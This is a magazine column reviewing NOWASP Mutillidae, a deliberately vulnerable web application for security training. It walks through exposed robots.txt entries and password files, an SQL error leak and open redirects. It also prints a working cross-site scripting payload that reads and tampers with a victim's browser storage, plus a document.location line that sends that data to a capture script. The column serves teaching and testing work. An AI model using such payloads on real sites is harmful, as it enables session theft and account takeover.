NOWASP (Mutillidae): Hack Like You Mean It

By Russ McRee – ISSA Senior Member, Puget Sound (Seattle), USA Chapter

Prerequisites

XAMPP is most convenient
NOWASP can be configured to run on Linux, Mac, and Windows

I'm writing this month's column fresh on the heels of presenting OWASP Top 10 Tools and Tactics for a SANS @ Night[1] event at the SANFIRE 2012 conference in Washington, DC. A quick shout out to my fellow Internet Storm Center handlers[2] whom I met there, along with all the excellent folks I met while attending the event. During the presentation I used Damn Vulnerable Web Application (DVWA) as a vulnerable test bed against which I demonstrated a number of web-application assessment tools. Having been a long-time OWASP Webgoat user for such purposes, I had recently learned of DVWA from a great article on the PenTest Laboratory site entitled "10 Vulnerable Web Applications You Can Play With."[3] As one who likens himself to a dog or a crow with AADD ("Look! Squirrel! Shiny object!), I literally read the article only enough to learn about DVWA and run down that rabbit hole never to look back. There are, of course, other excellent resources in the article, and it is with a red face and a sense of irony that I can tell you the author of the second vulnerable web application on the list was in the audience for the above mentioned presentation. Jeremy Druin was extremely gracious and patiently waited until my presentation was over to tell me about his NOWASP Mutillidae. Had I only read that article past the first paragraph. Ah well, never too late to make amends. Jeremy's timing was impeccable and fortuitous as there I was in search of this month's topic. I immediately recruited him and asked for the requisite rundown on his creation.

"Mutillidae 2.x started with the idea to add "levels" to Mutillidae 1.x (created by Adrian Irongeek[4] Crenshaw) with the idea that "level 0" would have no protection and "level 5" would have maximum protection. It was later discovered Mutillidae 1.x could not be easily upgraded and the project was rewritten and released in a separate fork. (Version 1.x is still available.). Once the Mutillidae 2.x fork was launched, several new vulnerabilities were added such that all OWASP 2007 and 2010 vulnerabilities were represented along with several others such as cross-frame scripting, forms-caching, information leakage via comments, and HTML 5 web-storage takeover.

Additional functionality was added to support CTF (capture the flag) contests such as a page which automatically captures and logs all cookies, get, and post parameters of any user that "visits." A second page displays all captured data along with the users IP address and the time of the capture. Based on feedback from users, the "hints" functionality was greatly expanded by making three levels of hints with increasing verbosity, adding several hundred extra hints including source code, and having "bubbles" pop-up in critically vulnerable areas when the user hovers over a particularly good target (i.e., a vulnerable input field)."

Jeremy also pointed out that video tutorials have been posted to the webpwnized YouTube channel detailing how to use tools and exploit the system. There are dozens of videos showing how to use Burp Suite, w3af, and netcat along with several videos dedicated to exploits such as SQL injection, cross-site scripting, HTML 5 web-storage alteration, and command injection. New video posts as well as new release notices for Mutillidae are tweeted to @webpwnized.

Installing NOWASP Mutillidae

If you choose to install NOWASP on a LAMP or XAMPP stack and are having database connectivity issues, note that NOWASP is configured for root with a blank password to connect to MySQL. You'll need to provide the correct settings to connect to your MySQL instance on line 16 in `/mutillidae/classes/MySQLHandler.php` and line 11 in `/mutillidae/config.inc`. It's already properly configured if you choose to utilize the Samurai WTF distribution, so no need to change it there.

I built Mutillidae from scratch quite easily on an Ubuntu 11.04 virtual machine, and once making the above mentioned configuration updates, Mutillidae was immediately functional.

Using NOSWASP Mutillidae

According to Jeremy, *"Mutillidae is being used as a web security training environment for corporate developer training where developers learn not only how web exploits work but how to exploit the sites themselves. Armed with this knowledge, they appreciate more readily the importance of writing secure code and understand better how to write secure code. Mutillidae is also used in a similar capacity in the graduate Information Security course at the University of Louisville Speed-Scientific Engineering School. Mutillidae has been in-*

1 https://www.sans.org/sansfire-2012/night.php.
2 http://isc.sans.edu/handler_list.html.
3 http://pentestlab.org/10-vulnerable-web-applications-you-can-play-with/.
4 http://www.irongeek.com/.

cluded as a target in the Samurai-WTF web pen testing distribution since version 1.x and was recently added to Rapid7's Metasploitable-2 project. Over the last couple of years, Mutillidae has been part of CTF (capture the flag) competitions at Kentuckiana ISSA conferences and the 2012 AIDE Conference held at Marshall University. Because Mutillidae provides a well-understood set of vulnerabilities beyond the OWASP Top 10, it is used as a platform to evaluate security assessment tools in order to see which issues the tool can identify."

Line	49
Code	0
File	/var/www/mutillidae/process-login-attempt.php
Message	Error executing query: You have an error in your SQL syntax; check the manual
Trace	#0 /var/www/mutillidae/index.php(177): include() #1 {main}
Diagnotic Information	SELECT * FROM accounts WHERE username='admin' AND password="'

Figure 2 – Failure is always an option

No time like the present to see what all the positive feedback is all about. Adrian has a great video on the Irongeek site describing five of the most well-known vulnerabilities found in the 2007 OWASP Top 10, specifically cross-site scripting (XSS), SQL/command injection flaws, malicious file execution, insecure direct object reference, and cross-site request forgery (CSRF/XSRF). Don't forget the webpwnized YouTube channel[5] as well! To break with what's already well documented, I've opted here to discuss discovery of some of the less well known or popular vulnerabilities.

I'll start you out of sequence in the OWASP Top 10 2010 with A8 – Failure To Restrict URL Access. Directly from the OWASP A8 description,[6] applications do not always protect page requests properly: *"Sometimes, URL protection is managed via configuration, and the system is misconfigured. Sometimes, developers must include the proper code checks, and they forget. Detecting such flaws is easy. The hardest part is identifying which pages (URLs) exist to attack."* What's one of the best ways to discover potentially unrestricted URLs that should otherwise be protected? At the top on my list of first things to do during penetration tests is check for a `robots.txt` file. `Robots.txt` is usually used to teach search crawlers how to behave when interacting with your site (thou shalt not crawl), but it's always used by attackers, good and bad, to find interesting functionality or pages you don't wish dissected. Mutillidae teaches a quick lesson here via `http://192.168.195.128/mutillidae/robots.txt` as seen in figure 1.



Figure 1 – Explore me

We find more than a few nuggets of goodness here to which access should never be allowed on sites you care anything about or don't want tipped over in mere minutes if exposed to the Internet. No need to read documentation or conduct a web search for an account with which to log in to Mutillidae; the `accounts.txt` file in the exposed *passwords* directory will provide you everything you need. The `config.inc` file and the *classes* directory are freely available for browsing; `config.inc` will dump the above mentioned MySQL database connection strings. We'll use content from the *javascript* directory against Mutillidae later in this discussion, and it's never a good idea to expose your site's documentation or the libraries you utilize to protect your site. The *owasp-esapi-php* directory contains the libraries and source code associated with the OWASP Enterprise Security API[7] which, when properly configured and restricted, is an excellent method for protecting your site from OWASP Top 10 vulnerabilities.

The OWASP Top 10 2010 A8 category is closely related to A6 – Security Misconfiguration; I really consider Failure to Restrict URL Access a subset of the A6 category. A6 also includes scenarios such as an application server configuration that *"allows stack traces to be returned to users, potentially exposing underlying flaws. Attackers love the extra information error messages provide."* So true. While playing with Mutillidae to learn about the Top 10 2010 A1 – Injection category, you may benefit from a nice example of improper error handling as seen in figure 2.

HTML5 web storage serves as a great example of OWASP Top 10 2010 A7-Insecure Cryptographic Storage. It represents storage, sure, but when configured as badly (by design) as it is on Mutillidae, no cryptography will save you. Case in point, HTML5 local storage. Take note of `localStorage.getItem` and `setItem` calls implemented in HTML5 pages as they help detect when developers build solutions that put sensitive information in local storage, which is a bad practice.[8] Mutillidae offers excellent examples of ways to take advantage of `getItem/setItem` fail. You'll find some detailed test scripts to experiment with and modify in the Mutillidae documentation folder. Remember I said it's a good idea to protect documentation folders? I tweaked one of the examples to express my feelings for Mutillidae (`setItem` via MOD) and mock the victim while lifting their session data via XSS:

```
<span onmouseover='try{var m = "";var
l = window.localStorage;var s = window.
sessionStorage;for(i=0;i<l.length;i++){var lKey
= l.key(i);m += lKey + "=" + l.getItem(lKey) +
";\n";};for(i=0;i<s.length;i++){var lKey = s.key(i);m
+= lKey + "=" + s.getItem(lKey) + ";\n";};alert(m);}
catch(e){alert(e.message);}try{localStorage.setItem("M
essageOfTheDay","HolisticInfoSec loves Mutillidae!");
```

5 http://www.youtube.com/user/webpwnized.

6 https://www.owasp.org/index.php/Top_10_2010-A8.

7 https://www.owasp.org/images/8/81/Esapi-datasheet.pdf.

8 https://www.owasp.org/index.php/HTML5_Security_Cheat_Sheet#WebDatabase.



Figure 3 – GotItem…like your Secure.Authentication token

```
sessionStorage.setItem("CartSession","HolisticInfoSec");}
catch(e){alert(e.message);}try{var m = "";var l = window.
localStorage;var s = window.sessionStorage;for(i=0;i<l.
length;i++){var lKey = l.key(i);m += lKey + "=" +
l.getItem(lKey) + ";\n";};for(i=0;i<s.length;i++){var
lKey = s.key(i);m += lKey + "=" + s.getItem(lKey) +
";\n";};alert(m);}catch(e){alert(e.message);}'>MOUSEOVER
me and I'll rob you blind!</span>
```

Figure 3 shows the resulting alert.

While this example spawns an alert window when moused over, it could have just as easily been configured to write the results to an evil server. Mutillidae plays similarly for your pwn pleasure via the `capture-data.php` script by defining the likes of `document.location="http://localhost/mutillidae/capture-data.php?html5storage="` in test scripts.

Finally, a quick look at OWASP Top 10 2010 A10-Unvalidated Redirects and Forwards with Burp Suite Pro. Among the plethora of other vulnerabilities readily discovered with Burp's Scanner functionality, it's my favorite tool for discovering open redirects too. Browse the Mutillidae menu for OWASP Top 10 then A10 and scan the *Credits* page. Your results should match mine as seen in figure 4.

From CWE-601[9]: *"An HTTP parameter may contain a URL value and could cause the web application to redirect the request to the specified URL. By modifying the URL value to a malicious site, an attacker may successfully launch a phishing scam and steal user credentials. Because the server name in the modified link is identical to the original site, phishing attempts have a more trustworthy appearance."*

We wouldn't want that would we?

Clearly, Mutillidae as a learning tool is indispensable. Make use of it for your own learning as well as that of the development teams you support. Weave it into your SDLC practices; you can't go wrong.

In conclusion

In late September, the current release of Mutillidae will be introduced at the upcoming annual Kentuckiana ISSA InfoSec Conference in Louisville, KY. This conference includes four different tracks with Mutillidae slated as one of the breakout sessions in the web application security track. All you Kentucky-area ISSA members (and non-member readers), please consider attending and discovering more about this great learning tool. Everyone else, setup Mutillidae immediately, sit down with your developer teams, and ensure their full understanding of how important secure coding practices are. Use Mutillidae as a tool to help them achieve that understanding.

Ping me via email if you have questions (russ at holisticinfosec dot org).

Cheers…until next month.

Acknowledgements

—Jeremy Druin, NOWASP Mutillidae 2.0 developer

About the Author

Russ McRee leads the incident management and penetration testing functions for Microsoft's Online Services Security team. He advocates a holistic approach to information security via holisticinfosec.org and volunteers as a handler for the SANS Internet Storm Center. Reach him at russ at holisticinfosec dot org or @holisticinfosec.



Figure 4 – forwardurl…to wherever you'd like

9 http://cwe.mitre.org/data/definitions/601.html